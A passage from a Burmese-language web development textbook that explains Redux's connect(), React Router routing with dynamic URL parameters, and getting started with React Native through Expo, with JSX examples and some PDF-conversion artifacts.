`connect()` Function ကို ခေါ်တဲ့အခါ Argument နှစ်ခုပေးပြီးတော့ ခေါ်ရတာပါ။ နှစ်ခုလုံးက Function တွေ ဖြစ်ရပါမယ်။ ပထမ Function က `state` Data ကို `props` အဖြစ်ပြောင်းပေးတဲ့ Function ဖြစ်ရပါမယ်။ ဒုတိယ Function ကတော့ `dispatch()` ကို အသုံးပြုပြီး `state` ကို စီမံတဲ့ `props` တွေ ဖန်တီးပေးတဲ့ Function ဖြစ်ရပါမယ်။ ခေါင်းမှာသွားပြီထင်ပါတယ်။ မရပိဘဲ နည်းနည်းဆက်ဖတ်ပေးပါ။

သူအပေါ်နားမှာ ရေးထားတဲ့ `stateToProps()` Function ကိုလေ့လာကြည့်ပါ။ `props` တွေကို Return ပြန်ပေးထားတာကို တွေ့ရပါမယ်။ နမူနာအရ `items` `props` ရဲတန်ဖိုးအဖြစ် `state` ထဲမှ ရှိသမှု ကို ပေးလိုက်တာ ဖြစ်ပါတယ်။

နောက် Function တစ်ခုဖြစ်တဲ့ `dispatchToProps()` ကို ဆက်လေ့လာကြည့်ပါ။ သူလည်းပဲ `props` တွေကို Return ပြန်ပေးတာပါပဲ။ သူမှာတော့ `add` `props` ရဲ့ တန်ဖိုးအဖြစ် `dispatch()` Function ကို ပြန်ပေးထားပါတယ်။

`connect()` Function ကိုခေါ်ထားတဲ့ လက်တွေ့ကုဒ်က ဒီလိုပါ။

JavaScript/JSX

```
const ReduxApp = connect(stateToProps, dispatchToProps)(App);
```

`connect()` Function ကို ခေါ်ပြီး ပြန်ရလာတဲ့ Function ကိုတော့ App Component ပေးလိုက်ပါတယ်။ ဒါကြောင့် `connect()` Function က App Component မှာ `items` နဲ့ `add`ဆိုတဲ့ `props` နစ်ခုကို တွဲပေးလိုက်မှာပါ။ `items` က `stateToProps` ကနေ ရပါတယ်။ `add` က `dispatchToProps` ကနေ ရပါတယ်။

ဒါကြောင့် App Component ကုဒ်ကို လေ့လာကြည့်လိုက်ရင် `props.items` ကို `map()` လုပ်ပြီး အသုံးပြု ထားတာကို တွေ့ရမှာဖြစ်ပါတယ်။ `ပြီးတဲ့အခါ add()` Function က `props.add()` ကို ခေါ်သုံးသွားတာကို တွေ့ရနိုင်ပါတယ်။

နောက်ဆုံးအနေနဲ့ သတိပြုရမှာကတော့ Export လုပ်ထားတာ App မဟုတ်ပါဘူး။ လိုအပ်တဲ့ `props` တွေ ကို တွဲထားပြီးဖြစ်တဲ့ `ReduxApp` ကို Export လုပ်ပေးထားတာပါ။
 ပြောမယ်ဆိုရင် နည်းနည်းကျွန်းသေးပေမယ့် ဒီအဆင့်မှာ ဒီလောက်နဲ့ပဲ ရပ်ထားကြပါစို့။ ဆန်းကြယ်တဲ့ ရေးဟန်တွေကို အသုံးပြုထားတဲ့ နည်းပညာဖြစ်နေလို့ အချိန်တို့အတွင်း အရမ်းစွတ်သွားလိုက်ရင် ခေါင်းတွေမူး၊ မျက်စိတွေလည်ပြီး ဘာမှသောချာ မရလိုက် ဖြစ်သွားပါမယ်။ အခုပြောပြထား သလောက်ကို ကောင်းကောင်း သဘောပေါက်အောင်သာ အခါခါ ပြန်ကြည့်ပါ။ ရတယ်ဆိုရင် နောက်အဆင့်တွေက ဆက်လုပ်ရတာ လွယ်သွားပါလိမ့်မယ်။

အခန်း (၆၁) – React Router

လက်တွေ့ပရောဂျက်တွေမှာ Screen (သို့မဟုတ်) Page တွေ အများကြီးပါဝင်နိုင်ပါတယ်။ ဥပမာ - Login, Register, Profile, Home, Dashboard, Setting စသဖြင့်ပေါ့။ React မှာလည်း Component တွေကို အဲဒီလို Page တွေခဲ့ပြီး စီမံလိုက်ပါတယ်။ ဒီအတွက် React Router လို နည်းပညာမျိုးကိုသုံးနိုင်ပါတယ်။ ဥပမာ - အခုလို Component နှစ်ခုရှိတယ်ဆိုကြပါတယ်။

JavaScript/JSX

```
const users = [
    { id: 1, name: 'Alice', gender: 'f' },
    { id: 2, name: 'Bob', gender: 'm' },
    { id: 3, name: 'Tom', gender: 'm' },
    { id: 4, name: 'Mary', gender: 'f' },
];
```

JavaScript/JSX

```
const Male = props => {
    return (
        <ul>
            {users.filter(u => u.gender === 'm')
                .map(u => <li key={u.id}>{u.name}</li>) }
        </ul>
    );
}
```

```
const Female = props => {
  return (
    <ul>
      {users.filter(u => u.gender === 'f')
        .map(u => <li key={u.id}>{u.name}</li>) }
    </ul>
  );
}
```

ဒီ Component နှစ်ခုကို အသွားအပြန် Navigate လုပ်လိုရတဲ့ ခလုပ်လေးတွေနဲ့ Page ခွဲပြီး ပြချင်တယ်ဆို ရင် ပြလိုရပါတယ်။ ပထမဆုံးအနေနဲ့ react-router-dom ကို NPM နဲ့ Install လုပ်လိုက်ပါ။

```
npm i react-router-dom
```

ပြီးရင်သူထဲက ဒီလုပ်ဆောင်ချက်တွေကို Import လုပ်ယူရမှာပါ။

JavaScript/JSX

```
import {
  BrowserRouter as Router,
  Switch,
  Route,
  Link,
} from "react-router-dom";
```

BrowserRouter ကို Router လို့ အမည်ပြောင်းပေးပြီး Import လုပ်ထားပါတယ်။ Page တွေ ခွဲပြချင်တဲ့ App က အဲဒီ <Router> Component အတွင်းမှာ ရှိရမှာ ဖြစ်ပါတယ်။ Route ဆိုတာကတော့ ပြချင်တဲ့ Page တွေပါပဲ။ <Route> နှစ်ခုရှိရင် Page နှစ်ခုရှိတယ်ဆိုတဲ့ သဘောပါ။ Switch ကတော့ ရှိနေတဲ့ Route တွေထဲက တစ်ကြိမ်မှာ တစ်ခုပဲပြအောင် စစ်ပေးတဲ့ Component ပါ။ ဒါကြောင့် တစ်ကြိမ်မှာ တစ်ခုပဲ ပြစေချင်တဲ့ <Route> တွေအားလုံးကို <Switch> ထဲမှာ ထားပေးရပါတယ်။ Link ကတော့ Navigation ခလုပ်အတွက်ပါ။ ဒီ Component တွေကိုသုံးပြီး App Component ကို အခုလို ရေးနိုင်ပါတယ်။

JavaScript/JSX

```
const App = props => {
  return (
    <Router>
      <div>
        <ul>
          <li><Link to="/male">Male</Link></li>
          <li><Link to="/female">Female</Link></li>
        </ul>
        <div style={{background: 'cyan', padding: 20}}>
          <Switch>
            <Route path="/male"><Male /></Route>
            <Route path="/female"><Female /></Route>
          </Switch>
        </div>
      </div>
    </Router>
  );
}
```

လေ့လာကြည့်ပါ။ အသုံးပြုရ လွယ်ကူပါတယ်။ သိပ်ပြီးတော့ ရှုပ်ထွေးမှု မရှိလှပါဘူး။ App Component တစ်ခုလုံးက <Router> အတွင်းမှာ ရှိပါတယ်။ နှိပ်လိုရတဲ့ Navigation ခလုပ်ဖြစ်တဲ့ <Link> နှစ်ခု ပါဝင်ပြီး တစ်ခုရဲ့လိပ်စာကို /male လို့ ပေးထားပါတယ်။ သူကို နှိပ်လိုက်ရင် -

<http://localhost:3000/male>

ဆိုတဲ့ လိပ်စာကို သွားပေးမှာပါ။ နောက် <Link> တစ်ခုကလည်း အလားတူပါပဲ။ /female ဆိုတဲ့ လိပ်စာကို သွားပေးတဲ့ ခလုပ်ပါ။

<Switch> ထဲမှာ <Route> နှစ်ခုရှိပါတယ်။ တစ်ခုက လိပ်စာ /male ဆိုရင် ပြုဖို့ပါ။ နောက်တစ်ခုက /female ဆိုရင်ပြုဖို့ပါ။ ရေးထားတဲ့ကုဒ်အရ /male ဆိုရင် <Male> Component ကို ဖော်ပြပြီး /female ဆိုရင်တော့ <Female> Component ကို ဖော်ပြပေးမှာပါ။ ဒီနည်းနဲ့ Component တွေကို စာမျက်နှာတွေ ခွဲပြီး ရေးသားစီမံနိုင်ပါတယ်။

ပေးထားတဲ့ နမူနာအရ လိပ်စာက /male ဆိုရင် <Male> Component ဖော်ပြသလို /male-users, /male/123, /male/users ဘယ်လိုပဲလာလာ လိပ်စာက /male နဲ့စနေသူ၍ <Male>

Component ကိုပဲ ပြပေးမှာပါ။ အဲဒီလိုမဟုတ်ဘဲ /male ဆိုတဲ့လိပ်စာအတိအကျဖြစ်မှ <Male> Component ကို ပြစေချင်ရင် သူရဲ့ <Route> ကို အခုလိုပေးရမှာပါ။

JavaScript/JSX

```
<Route path="/male" exact><Male /></Route>
```

exact Property ပါသွားတာပါ။

Dynamic URL

တစ်ချို့ အခြေအနေပေါ်မှုတည်ပြီး တန်ဖိုးပြောင်းလဲနေတဲ့ URL တွေကို အသုံးပြုဖို့ လိုအပ်ရင်လည်း သုံးနိုင်ပါတယ်။ /user/1, /user/2, /user/3 စသဖြင့် လုပ်ဆောင်ချက်က အတူတူပဲ၊ 1, 2, 3 စွဲ သဖြင့် Parameter တန်ဖိုးပဲ ပြောင်းသွားတဲ့သဘောပါ။ ဒီကုဒ်ကိုလေ့လာကြည့်ပါ။

JavaScript/JSX

```
const User = props => {
    const { name } = useParams();

    return (
        <h1>Profile - {name}</h1>
    )
}

const App = props => {
    return (
        <Router>
            <div>
                <ul>
                    <li><Link to="/user/Alice">Alice</Link></li>
                    <li><Link to="/user/Bob">Bob</Link></li>
                </ul>
                <div style={{background: 'cyan', padding: 20}}>
                    <Switch>
                        <Route path="/user/:name"><User /></Route>
                    </Switch>
                </div>
            </div>
        </Router>
    );
}
```

App Component မှာ <Link> နှစ်ခုပါပေါ်မယ့် <Route> Component က တစ်ခုပဲ ရှိပါတယ်။ ထူးခြား ချက်အနေနဲ့ <Route> ရဲ့ path မှာ :name ဆိုတဲ့ Parameter တစ်ခုပါဝင်ပါတယ်။ :name နေရာမှာ ပါဝင်လာတဲ့ တန်ဖိုးတွေ ပြောင်းလဲနေရင်လည်း လက်ခံအလုပ် လုပ်ပေးနိုင်တဲ့ Route ဖြစ်သွားပါတယ်။ ဒါ ကြောင်း Link နှစ်ခုမှာ ပေးထားတဲ့ /user/Alice ရာ /user/Bob ရော နှစ်ခုလုံးအတွက် ဒီ Route က အလုပ်လုပ်မှာ ဖြစ်ပါတယ်။

User Component ကိုလေ့လာကြည့်လိုက်ပါ။ useParams() လို ခေါ်တဲ့ Hook ရဲ့ အကူအညီနဲ့ URL ထဲက :name တန်ဖိုးကို ယူထားပါတယ်။ ဒီနည်းနဲ့ URL မှာပါဝင်လာတဲ့ ပြောင်းလဲနေတဲ့ Parameter တန်ဖိုးတွေကို Component က ရယူအလုပ်လုပ်နိုင်သွားပါတယ်။ Import ကုဒ်ကို နမူနာထပ်မပြတော့ပေ မယ့် useParams ကိုလည်း ထည့် Import လုပ်ရလိမ့်မယ်ဆိုတာကို သတိပြုပါ။

အခန်း (၆၂) – React Native

React Native ဟာ React ကို အသုံးပြုထားတဲ့ Cross-platform Development နည်းပညာတစ်ခုပါ။ Mobile အတွက်ရော Desktop အတွက်ပါ သုံးကြပါတယ်။ React Native ကိုသုံးပြီး Android App တွေ iOS App တွေ Windows App တွေ ရေးလိုပါတယ်။ ရေးတဲ့အခါ React (JavaScript) နဲ့ ရေးရလို ရေးရတာ မြန်သလို၊ လက်တွေ့ အလုပ်လုပ်တဲ့အခါ Native UI တွေကို အသုံးပြုပြီး အလုပ်လုပ်လို စွမ်းဆောင်ရည် အမြန်နှင့်လည်း ကောင်းပါတယ်။ ကြိုက်တဲ့သူ ရှိသလို မကြိုက်တဲ့သူတွေလည်း ရှိပါတယ်။ ဒီနေရာမှာ အကြောင်း အကျိုး အကောင်း အဆိုးတွေကို နှိုင်းယုံ့ပြီး ပြောမနေတော့ပါဘူး။ ဘယ်လိုသုံးရလဲ ဘယ်လိုရေးရလဲ ဆိုတာကိုပဲ ပြောပြုသွားမှာပါ။

React ပရောဂျက်တွေကို `create-react-app` အသုံးပြု တည်ဆောက်ရသလို `React Native` ပရောဂျက်တွေကိုတော့ `react-native` (သို့မဟုတ်) `Expo` လိုခေါ်တဲ့ နည်းပညာကို အသုံးပြု တည်ဆောက်ရပါတယ်။ `Mobile App` တွေ ရေးရ စမ်းရတာ နည်းနည်း အလုပ်များပါတယ်။ စက်ထဲမှာ သက်ဆိုင်ရာ `SDK` တွေ `Build Tool` တွေ ရှိမှ စမ်းလိုဂြိုပါတယ်။ `Expo` လိုခေါ်တဲ့ နည်းပညာက `React Native` ပရောဂျက်တွေကို ကိုယ့်စက်ထဲမှာ တြော်သာမှ ရှိစရာမလိုဘဲ စမ်းလိုဂြေအောင် လုပ်ပေးထားလို့ အတော်အဆင်ပြေပါတယ်။ `React Native Documentation` ကလည်း `Expo` ကို ဦးစားပေး ဖော်ပြထားသလို ဒီ နေရာမှာလည်း `Expo` ကိုပဲ အသုံးပြုပြီး ရှုံးဆက်သွားကြမှာပါ။ ပထမဆုံးအနေနဲ့ `expo-cli` ကို NPM နဲ့ `Install` လုပ်ပေးရပါမယ်။

npm I expo-cli


ပြီးတဲ့အခါ React Native ပရောဂျက်တစ်ခုကို အခုလို တည်ဆောက်ပေးရပါတယ်။

```
npx expo init HelloNative
```

HelloNative ဆိုတာ ပရောဂျက်ဖို့အမည်ဖြစ်ဖိုး Capital Case နဲ့ ပေးရတယ်ဆိုတာကို သတိပြုပါ။
ပရောဂျက်တည်ဆောက်စဉ်မှာ blank လား TypeScript လား tabs လားစသာဖြင့် Template ရွေးချင်းရင်
ရွေးမနေခဲ့သူပေးထားတဲ့အတိုင်း blank မှာပဲ Enter နှိပ်လိုက်ပါ။ ပြီးရင် အခုလို Run ကြည့်လိုရပါဖြီ။

```
cd HelloNative
npm start
```

ပုံမှာပြထားသလို Dashboard တစ်ခုကို ရလဒ်အနေနဲ့ Browser မှာ မြင်ရပါလိမ့်မယ်။



နောက်တစ်ဆင့်အနေနဲ့ ကိုယ့်ဖုံးထဲမှာ **Expo** App ကို Install လုပ်ထားဖို့ လိုပါတယ်။ App Store တို့ Play Store တို့မှာ ရှာပြီးထည့်လိုက်ပါ။ မှားမှာစိုးလို တိုက်စစ်ချင်ရင် Link တွေ ထည့်ပေးလိုက်ပါမယ်။


Google Play Store - <https://play.google.com/store/apps/details?id=host.exp.exponent&hl=en>

Apple App Store - <https://apps.apple.com/us/app/expo-client/id982107779>

Expo App ကို Install လုပ်ပြီးရင် Android မှာ App ကိုဖွင့်ပါ။ သူမှာပါတဲ့ Scan QR Code ခလုပ်ကနေ တစ်ဆင့် စောစောက Dashboard မှာပါတဲ့ QR Code ကို Scan လုပ်ပေးလိုက်ပါ။ Run ထားတဲ့ App ရဲ့ ရလဒ်ကို ကိုယ့်ဖုန်းမှာ တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ iOS ဆိုရင် Camera App ကို သုံးပြီးတော့ပဲ QR Code ကို Scan လုပ်နိုင်ပါတယ်။ အရေးကြီးတာ တစ်ခုကတော့ စမ်းမယ့်ဖုန်းနဲ့ ရေးနေတဲ့ ကွန်ပျူးတာဟာ Wifi Network တစ်ခုတည်းမှာ ရှိရမှာဖြစ်ပါတယ်။ ဒါမှအလုပ်လုပ်မှာပါ။ Wifi မတူရင် အလုပ်မလုပ်ပါဘူး။

နောက်တစ်နည်းအနေနဲ့ ကိုယ့်စက်ထဲမှာ Android Emulator တို့ iOS Simulator တို့ ရှိရင်လည်း အဲဒီ Simulator ထဲမှာ Run ခိုင်းလို့ရပါတယ်။ Android App တွေ iOS App တွေ စမ်းရေးဖူးလို့ စက်ထဲမှာ Simulator တွေရှိတဲ့သူက Simulator ကို ဖွင့်ထားလိုက်ပါ။ ပြီးရင် Dashboard ရဲ့ ဘယ်ဘက်ခြမ်းက Sidebar မှာ Open in Simulator ခလုပ်တွေ ပါပါတယ်။ နှိပ်လိုက်ရင် ရပါပြီ။

အခုလိုရလဒ်မျိုးကို ရမှာပါ။



ဒီအဆင့်ထိ စမ်းသပ်အောင်မြင်ပြီဆိုရင် နောက်ပိုင်းက လွယ်သွားပါဖြူ။ အများအားဖြင့် ရှေ့ပိုင်းမှာ လေ့လာ ခဲ့ပြီးဖြစ်တဲ့ React ရေးထုံးတွေအတိုင်းပဲ ဆက်ရေးသွားရမှာပါ။ Component တည်ဆောက်ပုံ၊ state တွေ props တွေ စီမံပုံ၊ အားလုံးအတူတူပါပဲ။ Input စီမံပုံလေး နည်းနည်း ကွဲသွားပြီး <div> တို့ <h1> တို့ တို့လို့ HTML Element တွေအစား <View> တို့ <Text> တို့လို့ React Native က ဖန်တီးပေးထားတဲ့ Element တွေကို အစားထိုး သုံးပေးရမှာပါ။

နမူနာအနေနဲ့ ပရောဂျက်ဖိုဒီထဲက App.js ကိုဖွင့်ပြီး အခုလိုရေးစမ်းကြည့်ပါ။


JavaScript/JSX

```
import React from 'react';
import { Text, View } from 'react-native';


const App = props => {
    return (
        <View style={{ backgroundColor: 'cyan', padding: 20 }}>
            <Text style={{ fontSize: 40, fontWeight: 'bold' }}>
                Hello React Native
            </Text>
        </View>
    )
}

export default App;
```

ရုံးရိုး React ကုဒ်နဲ့ သိပ်မကွာဘဲ <div> တွေဘာတွေအစား React Native ကနေ Import လုပ်ယူထားတဲ့ <View> နဲ့ <Text> တို့ကို သုံးသွားတာကို တွေ့ရမှာပါ။ <View> ကို <div> နဲ့ တူတယ်လို့ သဘောထားပြီး စာမျက်နှာမျှ <Text> ထဲမှာ ရှိသင့်တယ်လို့ မှတ်ထားပေးပါ။ နောက်ထပ်ထူးခြားချက် ကတော့ style အနေနဲ့ သုံးထားတဲ့ CSS ကုဒ်မှာ background အစား backgroundColor လို့ အပြည့်အစုံ ရေးရတာကိုလည်း သတိပြုပါ။ Style တွေအတွက် ရေးထုံးက CSS ရေးထုံးအတိုင်းပဲ ရေးရပေ မယ့် အခုလို့ ကွဲလွှဲမှုလေးတစ်ချို့တော့ ရှိပါတယ်။ ရလဒ်ကို အခုလို့ ဖြစ်မှာပါ။



တဗြား အသုံးဝင်တဲ့ အခြေခံ Component တွေကတော့ <ScrollView> <Image> <TextInput> <Button> <Picker> <Switch> <FlatList> တို့ပဲဖြစ်ပါတယ်။ ဒါတွေက React Native နဲ့ ပါတဲ့ Cross-Platform Component တွေကို ပြောတာပါ။ ဆိုလိုတာက ဒါ Component တွေကို Android App တွေ မှာပဲဖြစ်ဖြစ် iOS App တွေမှာပဲဖြစ်ဖြစ် အသုံးပြုလို ရပါတယ်။ ဘယ်လိုနည်းလမ်းမျိုးနဲ့ အသုံးပြုလိုရသလဲဆိုတာ ဒီပုံလေးကိုကြည့်ပါ။



React Native မှာ -

JavaScript/JSX

```
<View>
    <Image /><Text />
</View>
```

လိုပေးထားပေးမယ်၊ လက်တွေ့အလုပ်လုပ်တဲ့အခါ Android မှာဆိုရင် ViewGroup, ImageView နဲ့ TextView ဆိုတဲ့ Android Native UI တွေကို သုံးပြီး အလုပ်လုပ်ပေးမှာပါ။ iOS မှာဆိုရင်တော့ UIView, UIImageView နဲ့ UITextView ဆိုတဲ့ iOS Native UI တွေကို သုံးသွားမှာပါ။ ဒီနည်းနဲ့ တစ်ကြိမ်ရေးယုံပြီး Platform နှစ်ခုလုံးအတွက် App တွေကို ထုတ်ပေးနိုင်မှာ ဖြစ်ပါတယ်။

Cross-Platform မဟုတ်တဲ့ Android သီးသန့်၊ iOS သီးသန့် Component တွေလည်း ရှုပါသေးတယ်။ ဥပမာ - <DrawerLayoutAndroid> <ToastAndroid> စတာတွေဟာ Android သီးသန့် Component တွေပါ။ <View> <Text> <TextInput> <Button> နဲ့ <FlatList> တိုကို အသုံးပြုပြီး နမူနာတစ်ခု ရေးပြပါမယ်။

JavaScript/JSX

```
import React, { useState } from 'react';

import {
  StyleSheet,
  FlatList,
  Button,
  TextInput,
  Text,
  View
} from 'react-native';

const styles = StyleSheet.create({
  container: {
    backgroundColor: '#ddd',
  },
  appbar: {
    paddingTop: 40,
    paddingBottom: 20,
    paddingLeft: 20,
    paddingRight: 20,
    backgroundColor: 'cyan',
  },
});
```

```
title: {
    fontSize: 30,
    fontWeight: 'bold'
},
content: {
    margin: 10,
    backgroundColor: 'white',
},
item: {
    padding: 10,
    borderBottomWidth: 1,
    borderColor: '#ddd'
},
itemText: {
    fontSize: 20
}
});

const Item = props => {
    return (
        <View style={styles.item}>
            <Text style={styles.itemText}>
                {props.name}
                (${props.price})
            </Text>
        </View>
    )
}


const App = props => {
    let [ items, setItem ] = useState([
        { id: '1', name: 'Apple', price: 0.99 },
        { id: '2', name: 'Orange', price: 0.89 },
    ]);

    return (
        <View style={styles.container}>
            <View style={styles.appbar}>
                <Text style={styles.title}>React Native</Text>
            </View>
            <View style={styles.content}>
                <FlatList
                    data={items}
                    renderItem={({ item }) => (
                        <Item
                            name={item.name}
                            price={item.price}
                        />
                    )}
                    keyExtractor={i => i.id}
                />
            </View>
        </View>
    )
}

export default App;
```

